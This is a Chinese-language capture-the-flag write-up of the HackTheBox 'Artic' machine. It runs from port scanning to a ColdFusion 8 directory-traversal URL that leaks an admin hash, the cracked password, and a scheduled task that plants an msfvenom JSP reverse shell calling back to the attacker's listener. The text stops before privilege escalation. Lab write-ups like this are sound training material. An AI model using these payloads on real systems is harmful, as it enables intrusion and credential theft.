> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/writeups-ctf/hackthebox/windows-easy/artic-hackthebox-writeup.md).

# Artic HackTheBox 复盘

Artic HackTheBox 简单 Windows 机器复盘，涵盖 Adobe ColdFusion 8 利用、目录遍历漏洞、破解哈希、滥用计划任务 - 创建恶意 JSP 文件，并

{% hint style="warning" %}
**技能：**

* Adobe ColdFusion 8 利用
* 目录遍历漏洞
* 破解哈希
* 滥用计划任务 - 创建恶意 JSP 文件
* 滥用 SeImpersonate 权限（权限提升）
  {% endhint %}

## 侦察

**工作区设置：**

通过创建三个文件夹来设置工作区，用于存放重要内容、漏洞利用和 Nmap 侦察结果。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7679e421ada52921351be6fa8b049384656479ef%2Fimage%20(2390).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**VPN 连接检查**

检查 VPN 连接，以确保与目标机器的稳定通信。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-878be6e67928319b6142833c09c18fbdfb74aed9%2Fimage%20(2391).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**使用 Nmap 发现开放端口：**

枚举开放端口，并将结果导出到 Nmap 目录中的“allPorts”文件：

```bash
nmap -p- --open -sS -n -Pn -vvv --min-rate 5000 10.10.10.11 -oG allPorts
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-090508d2306b229967af48fee98b1caa89a980b0%2F%7B828CC081-5D1C-4D91-8CB4-40097C21D66A%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


**使用 extractPorts 分析开放端口：**

使用 extractPorts 函数以简洁格式显示开放端口，并将其复制到剪贴板。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4ec756ab176827e2a3ec0b2532ecb6cb0eda0d1a%2F%7B218DF000-6BE5-4540-B995-FC71349B6145%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**使用 Nmap 进行端口版本扫描：**

使用 Nmap 扫描服务版本，并将输出保存到“targeted”文件中：

```bash
nmap -sCV -p135,8500,49154 10.10.10.11 -oN targeted
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1ca113fa4df70e68dd6684d1b258200e0b803a4f%2Fimage%20(2392).png?alt=media" alt=""><figcaption></figcaption></figure>

## Adobe ColdFusion 8 利用（8500 端口）


我们观察到 8500 端口上有一个可访问的管理服务，连接 Adobe ColdFusion 需要用户名和密码。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ade846b5046c5f0ab83ef2846641ba06d2d2b07a%2F%7B1CC3833D-F943-4B87-B71A-810A6E15C612%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


通过在 `searchsploit`中搜索相关漏洞，我们找到一个目录穿越漏洞的可执行脚本。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-fcf6bf140c1601d0cf0bef22d7d040585f95811d%2Fimage%20(2394).png?alt=media" alt=""><figcaption></figcaption></figure>

`searchsploit -x multiple/remote/14641.py`


该脚本揭示了一个可用于访问密码列表的 LFI 漏洞：

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a4998343e734596bd3944c2e805e70504ed82432%2F%7B9002146F-7B0B-4BC9-BF55-8A318BE79027%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

`http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en`

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b340b39cac5806ee25c93435dbbf462b8ff2cc7d%2F%7BC324857D-C2B0-4828-BF53-0FD421F999DC%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


该文件包含以下密码值：

`password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03`

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-108d4b8322728e512d53177c51be2478d5e09ccc%2F%7B26D824F1-FF54-4C1C-BADB-C652D5604BD0%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 破解密码

{% embed url="<https://crackstation.net/>" %}



使用 CrackStation，我们解密了这个哈希，密码是 `happyday`。我们现在可以成功连接。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-55f9558566c4fdc026aac981b9aa47b0d9dd6cba%2F%7B6CF3AD95-1FD7-4BC5-899C-C130B67C7DC5%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 创建恶意计划任务

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3ef18d4dcf4a28486e0eec0c8de2d66d314affc4%2F%7BB28D3324-1AF6-4F19-AFF5-0136AE377EBA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



在计划任务部分，我们将创建一个新任务，将恶意文件保存到 `C:/ColdFusion8/wwwroot/CFIDE` 目录中，我们对该目录具有读/写权限。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-21d3997ddaa0f9ce287192393bcdc5d9c6361324%2F%7B0BAF15D5-5336-43E6-9C82-BD77E829DD05%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**创建 JSP 文件：** 由于服务器可以解析 JSP 文件，我们将使用 `msfvenom`:

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ee526fbf8a3e068a09bffd014648333f35fb3cda%2Fimage%20(2395).png?alt=media" alt="" width="375"><figcaption></figcaption></figure>

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5754cc3d05efcf9010dc9129abc0685c16cf6d1b%2Fimage%20(2396).png?alt=media" alt=""><figcaption></figcaption></figure>

```bash
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.10 LPORT=443 -f raw > shell.jsp
```

**添加新任务：** 我们设置计划任务来运行这个恶意文件。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8f03fd260ee4212c77f66e7229c19c47a99ac8e7%2F%7B0DBCE25D-C0E3-4281-8ED7-B7073989C3C1%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-66d7f2409907b47c85fc31c2287491f4afcad118%2Fimage%20(2399).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

/*/* 用于传输文件的 HTTP 服务器：/*/* 为了传输 JSP 文件，我们在本机启动一个 HTTP 服务器：

```bash
python3 -m http.server 80
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a72015d2fca4b9c534f8e556664c1224fc78e168%2F%7B725CDDFC-ED0B-43B4-B444-789DEE05DE54%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**监听与执行：** 我们监听 443 端口以接收反向 shell，然后在 `/CFIDE/`:

```bash
rlwrap nc -nvlp 443
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6e7f26ce06326ecc16a75b8cdc37f9a6097a512b%2Fimage%20(2400).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

